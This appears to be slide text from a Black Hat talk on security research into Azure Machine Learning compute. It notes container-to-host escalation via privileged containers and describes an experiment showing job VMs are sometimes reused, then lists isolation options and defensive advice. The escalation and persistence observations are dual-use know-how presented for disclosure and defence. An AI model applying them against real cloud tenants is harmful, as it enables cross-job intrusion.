


- Where does the job run in? And on what? → Microsoft subscription, VMs
- Can I escalate from the container-to-host? → Yes (Privileged Containers)
- Is the underlying host shared across other users/tenants? No
- Are there nearby hosts to poke around? (Only for the jobs you create)
- Could the hosts be re-used?

# Verifying host re-use

- Create a **malicious job** which creates a file on the underlying host
- Delete the **job** from the workspace
- Create a new **job** in the same workspace
- Expectation: File is removed (New **job** → New VM)
- Observation: File exists (at times) (New **job** → Old VM)

# Learning





Where do we go now?



# Secure Azure Machine Learning workspace resources using virtual networks (VNets)

Article • 04/04/2023 • 19 contributors

↳ Feedback

## In this article


Prerequisites

Example scenario

Public workspace and secured resources


Secure the workspace and associated resources

Show 8 more



Source: [MS Docs](#)

#BHUSA @BlackHatEvents



Use Private Links, Bastion, Endpoints

#BHUSA @BlackHatEvents

# Network Isolation Options

Basics    **Networking**    Encryption    Identity    Tags    Review + create

## Network isolation

Choose the type of network isolation you need for your workspace, from not isolated at all to an entirely separate virtual network managed by Azure Machine Learning. [Learn more about managed network isolation ↗](#)

### Public

- Workspace is accessed via public endpoint
- Compute can access public resources
- Outbound data movement is unrestricted

[Learn more about public networks ↗](#)

### Private with Internet Outbound

- Workspace is accessed via private endpoint
- Compute can access private resources
- Outbound data movement is unrestricted

[Learn more about private networks ↗](#)

### Private with Approved Outbound

- Workspace is accessed via private endpoint
- Compute can access allowlisted resources only
- Outbound data movement is restricted to approved targets

[Learn more about data exfiltration protection ↗](#)



- Monitor Cloud environments for changes
- Setup logging using Cloud Native solutions
- Leverage frameworks (e.g., Azure Threat Research Matrix)
- ‘Trust, but verify’ (e.g., Integrity of Jupyter notebooks, scripts etc)
- Examine managed services to uncover silent threats
- Implement the principle of least privilege (e.g., use custom roles)



# MITRE ATLAS<sup>TM</sup> Framework for MLaaS Environments

Reconnaissance &	Resource Development &	Initial Access &	ML Model Access	Execution &	Persistence &	Defense Evasion &	Discovery &	Collection &	ML Attack Staging	Exfiltration &	Impact &
5 techniques	7 techniques	4 techniques	4 techniques	2 techniques	2 techniques	1 technique	3 techniques	3 techniques	4 techniques	2 techniques	7 techniques
Search for Victim's Publicly Available Research Materials	Acquire Public ML Artifacts	ML Supply Chain Compromise	ML Model Inference API Access	User Execution &	Poison Training Data	Evade ML Model	Discover ML Model Ontology	ML Artifact Collection	Create Proxy ML Model	Exfiltration via ML Inference API	Evade ML Model
Search for Publicly Available Adversarial Vulnerability Analysis	Obtain Capabilities &	Valid Accounts &	ML-Enabled Product or Service	Command and Scripting & Interpreter	Backdoor ML Model		Discover ML Model Family	Data from Information Repositories &	Backdoor ML Model	Exfiltration via Cyber Means	Denial of ML Service
Search Victim-Owned Websites	Develop Adversarial ML Attack Capabilities	Evade ML Model	Physical Environment Access				Discover ML Artifacts	Data from Local System &	Verify Attack		Spamming ML System with Chaff Data
Search Application Repositories	Exploit Public-Facing Application &	Exploit Public-Facing Application &	Full ML Model Access						Craft Adversarial Data		Erode ML Model Integrity
Active Scanning &	Publish Poisoned Datasets										Cost Harvesting
	Poison Training Data										ML Intellectual Property Theft
	Establish Accounts &										System Misuse for External Effect



## Compromised PyTorch Dependency Chain

 Incident

Incident Date: 25 December 2022 | Reporter: PyTorch

Actor: Unknown | Target: PyTorch

 DOWNLOAD DATA ▾

## Microsoft Azure Service Disruption

Incident Date: 2020

Actor: Microsoft AI Red Team | Target: Internal Microsoft Azure Service

Case Studies of attacks on ML systems

# Acknowledgements



David Fiser (@anu4is)

@thezdi

Magno Oliveira (@magnologan)

# Black Hat Sound Bytes



Combat silent threats by practicing Defense-in-Depth

Risk **increases** when **features** and **bugs** combine

Secret agents → Secret **bugs** → Increased attack surface



we need to secure our present, first.



# Thank you!